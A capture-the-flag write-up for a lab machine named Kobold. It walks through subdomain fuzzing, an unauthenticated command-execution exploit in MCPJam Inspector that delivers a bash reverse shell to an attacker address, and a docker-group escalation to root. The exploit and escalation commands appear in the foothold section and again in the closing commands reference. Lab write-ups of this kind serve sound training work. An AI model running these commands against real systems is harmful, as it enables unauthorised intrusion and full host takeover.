Overview
| Field | Details |
|---|---|
| Machine | Kobold |
| OS | Linux |
| Difficulty | Easy |
| Release | 2026-03-15 |
| Status | Retired |
| Starting Creds | None |
TL;DR
- Wildcard SAN
*.kobold.htbin the TLS cert →ffufvhost fuzzing findsmcp.kobold.htb(MCPJam Inspector v1.4.2) andbin.kobold.htb(PrivateBin) - MCPJam’s backend is localhost-only on
6274; the nginx vhost is what exposes it. The exploit fails against port 3552 and only works throughhttps://mcp.kobold.htbwith-Lk /api/mcp/connecttakescommandandargsand runs them unauthenticated (CVE-2026-23744) → reverse shell asbenbenis in thedockergroup but the group is inactive in the exploited session →newgrp docker→ mount/into a container andchroot→ root
Tools Used
nmapfullscan, nmap, ffuf, curl, netcat, python3 (pty), docker
Setup / Notes
echo "10.129.x.x kobold.htb mcp.kobold.htb bin.kobold.htb" | sudo tee -a /etc/hostsBoth subdomains are found during enumeration, added here together for convenience. All requests to the MCPJam vhost need -Lk (nginx 301s to HTTPS, cert is self-signed).
Recon
nmapfullscan 10.129.x.x80/tcp open http nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to https://kobold.htb/
443/tcp open ssl/http nginx 1.24.0 (Ubuntu)
| ssl-cert: Subject: commonName=kobold.htb
| Subject Alternative Name: DNS:kobold.htb, DNS:*.kobold.htb
| Not valid before: 2026-03-15T15:08:55
|_Not valid after: 2125-02-19T15:08:55
| tls-alpn:
| http/1.1
| http/1.0
|_ http/0.9
|_http-title: Did not follow redirect to https://kobold.htb/
3552/tcp open http Golang net/http server
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelPort 80 redirects to https://kobold.htb/, so a hostname entry is required immediately.
The certificate is the highest-signal item in the scan. Subject Alternative Name: DNS:kobold.htb, DNS:*.kobold.htb. A wildcard SAN exists because the operator needed one certificate to cover multiple subdomains. That’s a direct statement that subdomains exist, before any fuzzing.
Port 3552 is a Golang HTTP server. Worth noting but not yet identified.
Enumeration
Web - kobold.htb

https://kobold.htb serves Kobold Operations Suite, a “Coming Soon” landing page describing a platform for internal services, automated workflows, AI-powered agents, and containerised applications. Footer leaks [email protected].
Ports 443 and 3552 serve the same SvelteKit application, identical JS bundle hashes in page source.
Subdomain fuzzing
Vhost fuzzing sends the same request to the same IP with a varying Host header. Non-existent subdomains all return the identical default response, so the baseline size is filtered out and only real vhosts remain.
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
  -u https://kobold.htb/ \
  -H "Host: FUZZ.kobold.htb" \
  -fs 154 -k
-fs 154 filters the wildcard baseline; -k skips self-signed cert validation.
| Subdomain | Status | Service |
|---|---|---|
mcp.kobold.htb | 200 | MCPJam Inspector v1.4.2 |
bin.kobold.htb | 200 | PrivateBin 2.0.2 |
MCPJam Inspector - mcp.kobold.htb

MCPJam is a local-first development platform for testing MCP (Model Context Protocol) servers.

- Settings confirms the version:
MCPJam Version: v1.4.2 - Ollama is pre-configured as the LLM provider and marked as managed, running locally on the target
- Servers shows nothing connected, but allows adding external MCP servers
- Chat requires authentication (OAuth redirect mismatch error)
Mapping the service topology
Worth doing before exploiting, because three HTTP entry points exist and only one reaches the vulnerable code.
Sending the exploit payload straight to port 3552 fails:
curl http://10.129.x.x:3552/api/mcp/connect -H "Content-Type: application/json" -d '{...}'{"error":"API endpoint not found: /api/mcp/connect","success":false}Port 3552 serves the SvelteKit frontend only. The MCPJam backend listens on 127.0.0.1:6274, confirmed post-shell from /proc/net/tcp (1882 = 6274). nginx proxies the mcp.kobold.htb vhost to that localhost backend.
The backend is therefore never directly network-exposed. The nginx vhost is what makes an unauthenticated local API remotely reachable, a reverse proxy quietly widening a service’s trust boundary.
PrivateBin - bin.kobold.htb

PrivateBin 2.0.2. Not pursued; no paste IDs surfaced and the MCPJam path produced a shell first. Left untested, not required for the chain.
Foothold → MCPJam Inspector RCE (CVE-2026-23744)
Affected versions: <= 1.4.2 (target runs 1.4.2)
Why it’s vulnerable
MCP is a protocol for connecting an LLM to external tool servers. Those servers are typically local processes, so MCPJam’s job is to spawn them. “Take a command and run it” is the endpoint’s intended function, not a bug.
The bug is the absence of a boundary around that function. /api/mcp/connect accepts a serverConfig object containing command and args, spawns the process, and asks for no authentication. Confirmed by exploitation: the values are passed to the OS unsanitised.
That’s tolerable when the API is bound to loopback on a developer’s laptop, which is MCPJam’s design assumption. It stops being tolerable the moment a reverse proxy publishes it. The vulnerability isn’t in the code path. It’s in the deployment invalidating the assumption the code path was written under.
Proving RCE
nc -lvnp 9001curl -Lk https://mcp.kobold.htb/api/mcp/connect \
-H "Content-Type: application/json" \
-d '{
"serverConfig": {
"command": "bash",
"args": ["-c", "bash -i >& /dev/tcp/10.10.x.x/9001 0>&1"],
"env": {}
},
"serverId": "pwned"
}'-L follows the nginx 301 from HTTP to HTTPS; -k skips validation of the self-signed cert. Without both, the request never reaches the backend. This is the same failure mode as hitting 3552 directly and is easy to misread as “the exploit doesn’t work.”
Shell received as ben.
Shell upgrade
python3 -c 'import pty;pty.spawn("/bin/bash")'
# Ctrl+Z, then on attack box: stty raw -echo; fg
export TERM=xterm
user.txt is in /home/ben.
Post-Exploitation
Arcane - ruled out
ps aux | grep -i arcane
# root  1484  /root/arcane_linux_amd64
Arcane is a Docker management platform running as root on localhost 46655. Attractive on paper: anything it controls, it controls as root.
Every candidate endpoint returned 404:
curl -s http://127.0.0.1:46655/api/v1/containers
curl -s http://127.0.0.1:46655/api/v1/projects
curl -s http://127.0.0.1:46655/api/v1/auth/login \
  -H "Content-Type: application/json" -d '{"username":"admin","password":"admin"}'
curl -s http://127.0.0.1:46655/api/auth/login \
  -H "Content-Type: application/json" -d '{"username":"admin","password":"admin"}'
404: Page Not FoundEnvironment variables are inaccessible too. The process runs as root and ben can’t read its /proc entry:
cat /proc/1484/environ
# cat: /proc/1484/environ: Permission denied
No usable API surface, no credential leak. Dead end.
Group membership
id
# uid=1000(ben) gid=1002(ben) groups=1002(ben),20(dialout),...,1000(docker),1001(podman)
docker is present in the group list. That’s the privesc.
Privilege Escalation → docker group
Why it works
The Docker daemon runs as root and its Unix socket is group-owned by docker. Anything you can ask the daemon to do, it does as root, including bind-mounting a host path into a container. Membership of docker is therefore equivalent to root; it is not a privilege boundary and was never designed as one.
The container is just the delivery mechanism. Mounting / at /mnt and calling chroot makes the host’s real filesystem the container process’s root, and that process is uid 0. Every host-level permission check is bypassed because none of them are consulted. The kernel is asked by root, from a process whose namespace already contains the host’s files.
The catch on this box is the session. id lists docker, but docker commands still return permission denied. Supplementary groups are attached to a process at credential-setup time, and a shell spawned by an exploited service inherits whatever that service had. The group is on the account, not on the process. newgrp docker starts a new shell with the group active in its credentials, with no logout and no re-login.
Steps
# docker may be listed by id but inactive in this session
newgrp docker
id
The box has no egress, so docker run can’t pull. Check what’s already local:
docker imagesmysql is present, so use it as the base:
docker run -v /:/mnt --rm -it mysql chroot /mnt shid
# uid=0(root) gid=0(root) groups=0(root)
root.txt is in /root.
Lessons Learned
newgrpwhen a group privesc “should” work but doesn’t. Supplementary groups are fixed on the process at credential-setup time, so a shell inherited from an exploited service can list a group inidand still be denied by it.newgrp <group>re-derives credentials in a new shell. Applies to any group-based path, not justdocker.- Map entry points before concluding an exploit fails. The same app answered on 443, 3552, and a vhost, but only the vhost proxied to the vulnerable backend on
127.0.0.1:6274. A 404 from the wrong port looks identical to a patched target. - A reverse proxy can move a trust boundary. MCPJam’s unauthenticated command endpoint is defensible on loopback. nginx publishing it is what turned a design assumption into a 9.8. Worth asking on every box: what is this service assuming about who can reach it?
dockergroup = root. Mount the host filesystem into a container andchroot. On air-gapped targets, rundocker imagesfirst, sincedocker runcan’t pull without egress.- Read the certificate during recon. A wildcard SAN is the operator telling you subdomains exist before you fuzz for them.
Commands Reference
# Setup
echo "10.129.x.x kobold.htb mcp.kobold.htb bin.kobold.htb" | sudo tee -a /etc/hosts

# Recon
nmapfullscan 10.129.x.x

# Enumeration
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
  -u https://kobold.htb/ -H "Host: FUZZ.kobold.htb" -fs 154 -k

# Foothold
nc -lvnp 9001
curl -Lk https://mcp.kobold.htb/api/mcp/connect \
  -H "Content-Type: application/json" \
  -d '{"serverConfig":{"command":"bash","args":["-c","bash -i >& /dev/tcp/10.10.x.x/9001 0>&1"],"env":{}},"serverId":"pwned"}'

# Shell upgrade
python3 -c 'import pty;pty.spawn("/bin/bash")'
stty raw -echo; fg
export TERM=xterm

# Post-ex
ps aux | grep -i arcane
id

# Privesc
newgrp docker
docker images
docker run -v /:/mnt --rm -it mysql chroot /mnt sh